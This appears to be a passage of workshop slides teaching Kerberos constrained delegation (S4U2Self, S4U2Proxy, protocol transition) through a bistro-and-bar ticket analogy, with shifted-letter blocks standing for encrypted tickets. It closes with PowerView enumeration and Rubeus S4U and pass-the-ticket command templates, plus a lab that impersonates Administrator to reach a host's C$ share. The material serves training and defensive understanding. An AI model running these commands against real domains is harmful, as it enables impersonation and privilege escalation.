Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Constrained Delegation – S4U2Self

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= QRQ0IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
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Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

Constrained Delegation – S4U2Self

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is NON-FORWARDABLE
- The ticket office rejects the request



Day Pass


Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour

Constrained Delegation – S4U2Self

- The waitress serves Alice a burger
- The waitress cannot serve Alice a beer



Bill is smart

- Bill introduces a new concept to S4U2Self: TrustedToAuthForDelegation
- Operators that have TrustedToAuthForDelegation set can obtain a FORWARDABLE ride ticket for any visitor to themselves




Lunch time!

- Alice goes to the bistro and wants to order a burger and a beer
- The burger is served at the bistro and the beer is served at the bar



TrustedToAuthForDelegation

- Alice orders a burger and a beer
- Alice pays at the bistro



TrustedToAuthForDelegation

- The waitress goes to the ticket office on behalf of Alice



TrustedToAuthForDelegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass and requests a bistro ticket for Alice

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```



TrustedToAuthForDelegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass
  and requests a bistro ticket for Alice
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```



TrustedToAuthForDelegation

- The ticket office creates a bistro ticket for Alice
- The bistro is TrustedToAuthForDelegation, so the ticket is forwardable



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation

- The ticket office creates a bistro ticket for Alice
- The bistro is TrustedToAuthForDelegation, so the ticket is forwardable
- The ticket office encrypts the ticket with the bistro's key



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```

TrustedToAuthForDelegation

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```




TrustedToAuthForDelegation

- The waitress decrypts Alice's bistro ticket

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




TrustedToAuthForDelegation

- The waitress decrypts Alice's bistro ticket and validates it

Luna Bistro

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: NON-FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour



TrustedToAuthForDelegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass
  and Alice's bistro ticket

Day Pass

```
Wbmje Gspn; 505086 :;11 BN
Wbmje Voujm; 505086 8;11 QN
Gmbht; GPSXBSEBCMF, SFOFXBCMF
Obnf; Mvob Cjtusp
Hspvqt; Ljudifo, Cjtusp, Tubgg
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



TrustedToAuthForDelegation

- The waitress goes to the ticket office on behalf of Alice
- The waitress presents her own day pass and Alice's bistro ticket
- The ticket office decrypts the day pass and validates it

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Ydolg Iurp= 7272:8 <=33 DP
Ydolg Xqwlo= 7272:8 :=33 SP
Iodjv= IRUZDUGDEOH, UHQHZDEOH
Qdph= Dolfh Ydqfh
GRE= 626283
Khljkw= 4198p
Jurxsv= Uroohufrdvwhu, Ihuulv Zkhho,
Expshu Fduv, Phuu| Jr Urxqg, Oxqfk,
Kdss|0Krxu
```



TrustedToAuthForDelegation

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is FORWARDABLE



Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation

- The ticket office decrypts the bistro ticket and validates it
- The bistro ticket is FORWARDABLE
- The ticket office verifies that the bistro is allowed to impersonate visitors to the bar

Day Pass

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Luna Bistro
Groups: Kitchen, Bistro, Staff
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation

- The ticket office creates a bar ticket for Alice



Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation

- The ticket office creates a bar ticket for Alice
- The ticket office encrypts the bar ticket



Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```

Luna Bistro

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```

TrustedToAuthForDelegation

- The waitress goes to the bar with the ticket



TrustedToAuthForDelegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender

Beer@Luna Bar

```
Zepmh Jvsq> 8383;9 =>44 EQ
Zepmh Yrxmp> 8383;9 ;>44 TQ
Jpekw> JSV[EVHEFPI, VIRI[EFPI
Reqi> Epmgi Zergi
HSF> 737394
Limklx> 52:9q
Kvsytw> Vsppivgsewxiv, Jivvmw [liip,
Fyqtiv Gevw, Qivv} Ks Vsyrh, Pyrgl,
Lett}1Lsyv
```



TrustedToAuthForDelegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket

Beer@Luna Bar

```
Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel,
Bumper Cars, Merry Go Round, Lunch,
Happy-Hour
```



TrustedToAuthForDelegation

- The waitress goes to the bar with the ticket
- The waitress presents the ticket to the bar tender
- The bar tender decrypts the ticket and validates it
- The bar tender serves the waitress a beer for Alice


Beer@Luna Bar

Valid From: 4/4/75 9:00 AM
Valid Until: 4/4/75 7:00 PM
Flags: FORWARDABLE, RENEWABLE
Name: Alice Vance
DOB: 3/3/50
Height: 1.65m
Groups: Rollercoaster, Ferris Wheel, Bumper Cars, Merry Go Round, Lunch, Happy-Hour




TrustedToAuthForDelegation

- The waitress serves Alice a burger and a beer




TrustedToAuthForDelegation is dangerous

- If the waitress wants to have drink, she can impersonate Alice whether she is at the bistro or not
- From the bar's perspective, the bistro is now as powerful as the ticket office



TrustedToAuthForDelegation



TrustedToAuthForDelegation

- TrustedToAuthForDelegation flag
- Requires the SeEnableDelegation privilege
  - Only domain admins have that by default
- Also called “protocol transition”

- Credit to Benjamin Delpy (@gentilkiwi) and Ben Campbell (@Meatballs__) for weaponisation

The toolset

- Identifying computers/users with TrustedToAuthForDelegation:
  - PowerView or SharpView:

```
Get-DomainComputer -TrustedToAuth
Get-DomainUser -TrustedToAuth
```

- Identifying computers/users with msDS-AllowedToDelegateTo:
  - PowerView or SharpView:

```
Get-DomainComputer -LDAPFilter "(msDS-AllowedToDelegateTo=*)"
Get-DomainUser -LDAPFilter "(msDS-AllowedToDelegateTo=*)"
```

The toolset

- Invoking S4U2Self only
  - `Rubeus.exe s4u /user:username /domain:domain_name /[rc4 OR /aes256]:key /impersonateuser:user_to_impersonate`
  - `Rubeus.exe s4u /ticket:[Base64_blob OR path_to_file] /impersonateuser:user_to_impersonate`
- Invoking S4U2Proxy only
  - `Rubeus.exe s4u /user:username /domain:domain_name /[rc4 OR /aes256]:key /tgs:[Base64_blob OR path_to_file] /msdsspn:name_of_target_service [/altservice:alternative_service_class]`
  - `Rubeus.exe s4u /ticket:[Base64_blob OR path_to_file] /tgs:[Base64_blob OR path_to_file] /msdsspn:name_of_target_service [/altservice:alternative_service_class]`
- Describing a ticket
  - `Rubeus.exe describe /ticket:[Base64_blob OR path_to_file]`

The toolset

- Pass the ticket:
  - `Rubeus.exe ptt /ticket:[Base64_blob OR path_to_file]`

- Performing a full S4U attack:
  - `Rubeus.exe s4u /user:username /domain:domain_name /[rc4 OR /aes256]:key /impersonateuser:user_to_impersonate /msdsspn:name_of_target_service [/altservice:alternative_service_class] [/ptt]`

  - `Rubeus.exe s4u /ticket:[Base64_blob OR path_to_file] /impersonateuser:user_to_impersonate /msdsspn:name_of_target_service [/altservice:alternative_service_class] [/ptt]`

The toolset

- Cleaning up – purging all tickets from current session:
  - `Rubeus.exe purge`

- If the tickets still seem to be in memory, you can do one of two things:
  - Log off and on again
  - Perform the next exercise in a bogus runas /netonly session:

```
runas /netonly /noprofile /user:a\a powershell.exe
[enter a bogus password]
```

It is recommended to perform all exercises in a bogus runas /netonly session

Lab: Classic S4U

- **Objective**: Abuse the existing delegation configuration from Service B to Service C to compromise the host of Service C
- **Tasks:**
  - Enumerate the delegation configuration of Service B
  - Invoke S4U2Self to obtain a service ticket for Administrator to Service B. Use the TGT obtained in Lab 1
  - Invoke S4U2Proxy to obtain a service ticket for Administrator to Service C using the service ticket obtained in the previous step
  - Perform a full S4U attack in one step, and modify the service class to "cifs"
  - Pass the ticket and gain access to C$ on Service C

Bill is smart

